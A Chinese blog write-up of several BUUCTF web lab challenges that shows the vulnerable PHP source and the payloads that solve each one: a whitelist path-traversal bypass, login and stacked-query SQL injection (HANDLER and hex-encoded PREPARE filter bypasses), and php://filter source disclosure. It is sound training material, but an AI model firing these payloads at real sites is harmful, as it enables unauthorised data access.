2021-06-01 CTF Webbuuoj day11

原创

LiNa_llnA_741 于 2021-06-01 14:01:49 发布 119 收藏

分类专栏： ctf

本文链接：https://blog.csdn.net/LiNa_llnA_741/article/details/117434080

CTF Web buu oj day11

[HCTF 2018]WarmUp

类型

php、代码审计

解题

1. 打开后右键查看源代码，看到一个注释 ， 访问source.php可以看到如下代码：

```php
<?php
        highlight_file(__FILE__);
        class  emmm
        {
                public  static  function  checkFile(&$page)
                {
                        $whitelist  =  ["source"=>"source.php","hint"=>"hint.php"];
                        if  (!  isset($page)  ||  !is_string($page))  {
                                echo  "you  can't  see  it";
                                return  false;
                        }

                        if  (in_array($page,  $whitelist))  {
                                return  true;
                        }

                        $_page  =  mb_substr(
                                $page,
                                0,
                                mb_strpos($page  .  '?',  '?')
                        );
                        if  (in_array($_page,  $whitelist))  {
                                return  true;
                        }

                        $_page  =  urldecode($page);
                        $_page  =  mb_substr(
                                $_page,
                                0,
                                mb_strpos($_page  .  '?',  '?')
                        );
                        if  (in_array($_page,  $whitelist))  {
                                return  true;
                        }
                        echo  "you  can't  see  it";
                        return  false;
                }
        }

        if  (!  empty($_REQUEST['file'])
                &&  is_string($_REQUEST['file'])
                &&  emmm::checkFile($_REQUEST['file'])
        )  {
                include  $_REQUEST['file'];
                exit;
        }  else  {
                echo  "<br><img  src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\"  />";
        }
?>
```


2. 定义了访问文件白名单限制，允许的白名单有source.php和hint.php：

```php
$whitelist  =  ["source"=>"source.php","hint"=>"hint.php"];
```

访问hint.php能看到提示flag在ffffllllaaaagggg中。

flag not here, and flag in ffffllllaaaagggg

3. 回到source.php，继续看class emmm，checkFile函数：

（1）isset()判断page是否存在且非NULL；
（2）is_string()判断page是否是字符串；
如果不满足条件，则返回"you can't see it"

```
if (! isset($page) || !is_string($page)) {
        echo "you can't see it";
        return false;
}
```

（3）in_array()判断page是否在whitelist里面：

```
if (in_array($page, $whitelist)) {
        return true;
}
```

（4）mb_substr()获取page中部分字符串
获取的是从0到mb_strpos()的page.'?'，找到第一个'?'位置。
如：输入source.php，
mb_strpos()得到source.php?中?的位置即10，
mb_substr()得到0到10之间的字符串，即source.php。并赋值给page

```
$_page = mb_substr(
        $page,
        0,
        mb_strpos($page . '?', '?')
);
```

（5）urldecode()解码

```
$_page = urldecode($page);
```

（6）将page再做一次截断以及白名单判断如（4）、（3）

```
$_page = mb_substr(
        $_page,
        0,
        mb_strpos($_page . '?', '?')
);
if (in_array($_page, $whitelist)) {
        return true;
}
echo "you can't see it";
return false;
```

5. $_REQUEST获取以POST方法和GET方法提交的file，is_string()判断是否是字符串，emmm::checkFile()再检查上述6项内

容，都满足就可以include()语句包含并运行指定文件include $_REQUEST['file']，否则返回图片：

```
if  (!  empty($_REQUEST['file'])
        &&  is_string($_REQUEST['file'])
        &&  emmm::checkFile($_REQUEST['file'])
)  {
        include  $_REQUEST['file'];
        exit;
}  else  {
        echo  "<br><img  src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\"  />";
}
```

6. 也就是如果file满足条件可以读fffflllaaaagggg，但是得用目录遍历.../.../.../.../.../，最后payload为：source.php?file=hint.php?../.../.../.../.../fffflllaaaagggg，得到flag：flag{438bb11e-c7d4-472d-9844-177307ed876f}

```
<?php
        highlight_file(__FILE__);
        class  emmm
        {
                public  static  function  checkFile(&$page)
                {
                        $whitelist  =  ["source"=>"source.php","hint"=>"hint.php"];
                        if  (!  isset($page)  ||  !is_string($page))  {
                                echo  "you  can't  see  it";
                                return  false;
                        }

                        if  (in_array($page,  $whitelist))  {
                                return  true;
                        }

                        $_page  =  mb_substr(
                                $page,
                                0,
                                mb_strpos($page  .  '?',  '?')
                        );
                        if  (in_array($_page,  $whitelist))  {
                                return  true;
                        }

                        $_page  =  urldecode($page);
                        $_page  =  mb_substr(
                                $_page,
                                0,
                                mb_strpos($_page  .  '?',  '?')
                        );
                        if  (in_array($_page,  $whitelist))  {
                                return  true;
                        }
                        echo  "you  can't  see  it";
                        return  false;
                }
        }

        if  (!  empty($_REQUEST['file'])
                &&  is_string($_REQUEST['file'])
                &&  emmm::checkFile($_REQUEST['file'])
        )  {
                include  $_REQUEST['file'];
                exit;
        }  else  {
                echo  "<br><img  src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\"  />";
        }
?> flag{438bb11e-c7d4-472d-9844-177307ed876f}
```



[极客大挑战 2019]EasySQL

类型

SQL注入

解题

万能密码，用’把前面查询条件闭合，加上or 1=1恒为真的条件，用#再注释掉后面的语句，payload为’ or 1=1#，得到flag：flag{95f210e5-cb48-4dae-9b68-b86085efeea5}



[极客大挑战 2019]Havefun

类型

php代码审计

解题

右键查看源代码，发现一段注释get请求cat参数，当cat等于dog的时候，返回Syc{cat_cat_cat_cat}

```
        </div>
      </div>
    </div>
</div>
                <!--
        $cat=$_GET['cat'];
        echo $cat;
        if($cat=='dog'){
            echo 'Syc{cat_cat_cat_cat}';
        }
        -->
      <div style="position: absolute;bottom: 0;width: 99%;"><p align="cen
      </body>
</html>
```

构造?cat=dog就可以得到flag：
flag{885216dd-7be8-4c5b-90fc-1b07c01040c5}

[强网杯 2019]随便注

类型

SQL注入

解题

1.

```
'; show databases;#
```

取材于某次真实环境渗透，只说一句话：

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```


2.

```
'; show tables;#
```

取材于某次真实环境渗透，只说-

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```


```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

3.

```
'; show columns from `1919810931114514`;#
```

发现flag列，查看第一行内容';select flag from `1919810931114514`，select被过滤:




4. handler语句查询第一行得到flag：flag{a66d3f58-5732-4c2e-84e1-de7c9554e1a6}

> HANDLER tbl_name OPEN [[AS] alias]
> HANDLER tbl_name READ index_name { FIRST | NEXT | PREV | LAST } [WHERE where_condition][LIMIT ...]

构造payload：

```
';handler `1919810931114514` open as `a`;handler `a` read first;#
```



5. 还有可以通过16进制编码“select * from `1919810931114514`”，用预处理语句（Prepared Statements）绕过同样可达到目的

```
';SET @a=0x73656c656374202a2066726f6d20603139313938313039333131313435313460;prepare abc from @a;execute abc;#
```

> 很多更成熟的数据库都支持预处理语句的概念。什么是预处理语句？可以把它看作是想要运行的 SQL 的一种编译过的模板，它可以使用变量参数进行定制。
> PREPARE stmt_name FROM preparable_stm
> EXECUTE stmt_name [USING @var_name [, @var_name] …]

[SUCTF 2019]EasySQL

类型

SQL注入


解题


- 测试输入字符，结果无回显；
- 测试输入数字，回显1；
- 测试’，1’无回显；
- 测试1;show databases;show tables;

Give me your flag, I will tell you if the flag is right.
提交

Array ([0] => 1) Array ([0] => ctf) Array ([0] => ctftraining) Array ([0] => information_schema) Array ([0] => mysql) Array ([0] => performance_schema) Array ([0] => test) Array ([0] => Flag)

- 测试1,2,3,4,5;回显是






- 测试1,2,3,4,5回显是
  这里为什么不显示5呢。。。
  看了wp发现是||发生了运算，原理是


```
select $_GET['query'] || flag from flag
```

所以，这里输入最后一个数字无论是几，都会和flag进行或运算，所以除了0以外，其余数字都能返回真（1）。

这里有两种方法：
方法一：可以输入`*,1`得到flag：flag{06063e88-4737-4fbc-955c-d607bf6eb920}。



方法二：输入`1;set sql_mode=pipes_as_concat;select 1`



[ACTF2020 新生赛]Include


类型

php文件包含

解题

1. 打开实例后可以看到tips，点击连接是访问?file=flag.php，body内容为“Can you find out the flag?”，提示了flag就在flag.php里。

2. 利用文件包含数据流筛选：php://filter/read=convert.base64-encode/resource=flag.php得到base64编码的flag.php源代码（如果直接访问flag.php是会被编译，但flag其实是在注释里，编译会去掉注释，所以利用filter防止flag.php源代码被编译），得到flag：flag{cfe6727f-6a92-41e8-9e2e-d31d3a2e6b37}



常规Base64 CSS Base64 DES加密/解密 3DES加密/解密 AES加密/解密 RSA加密/解密 点击关闭

```
PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7Y2ZlNjcyN2YtNmE5Mi00MWU4LTllMmUtZDMxZDNhMmU2YjM3fQo=
```

编码源格式：◉文本 ○Hex 解码结果： 自动检测 中文编码： UTF-8 编码 解码

```
<?php
echo "Can you find out the flag?";
//flag{cfe6727f-6a92-41e8-9e2e-d31d3a2e6b37}
```


3. php://filter/read=convert.base64-encode/resource=index.php得到base64编码的index.php源代码

```
PG1ldGEgY2hhcnNldD0idXRmOCI+Cjw/cGhwCmVycm9yX3JlcG9ydGluZygwKTsKJGZpbGUgPSAkX0dFVFsiZmlsZSJdOwppZihzdHJpc3RyKCRmaWxlLCJwaHA6Ly9pbnB1dCIpIHx8IHN0cmlzdHIoJGZpbGUsInppcDovLyIpIHx8IHN0cmlzdHIoJGZpbGUsInBoYXI6Ly8iKSB8fCBzdHJpc3RyKCRmaWxlLCJkYXRhOiIpKXsKCWV4aXQoJ2hhY2tlciEnKTsKfQppZigkZmlsZSl7CglpbmNsdWRlKCRmaWxlKTsKfWVsc2V7CglwcmludCAnPGEgaHJlZj0iP2ZpbGU9ZmxhZy5waHAiPnRpcHM8L2E+JzsKfQo=
```

编码源格式：◉文本 ○Hex 解码结果： 自动检测 中文编码： UTF-8 编码 解码

```
<?php
error_reporting(0);
$file = $_GET["file"];
if(stristr($file,"php://input") || stristr($file,"zip://") || stristr($file,"phar://") ||
stristr($file,"data:")){
        exit('hacker!');
}
if($file){
        include($file);
}else{
        echo '<a href="?file=flag.php">tips</a>';
}
```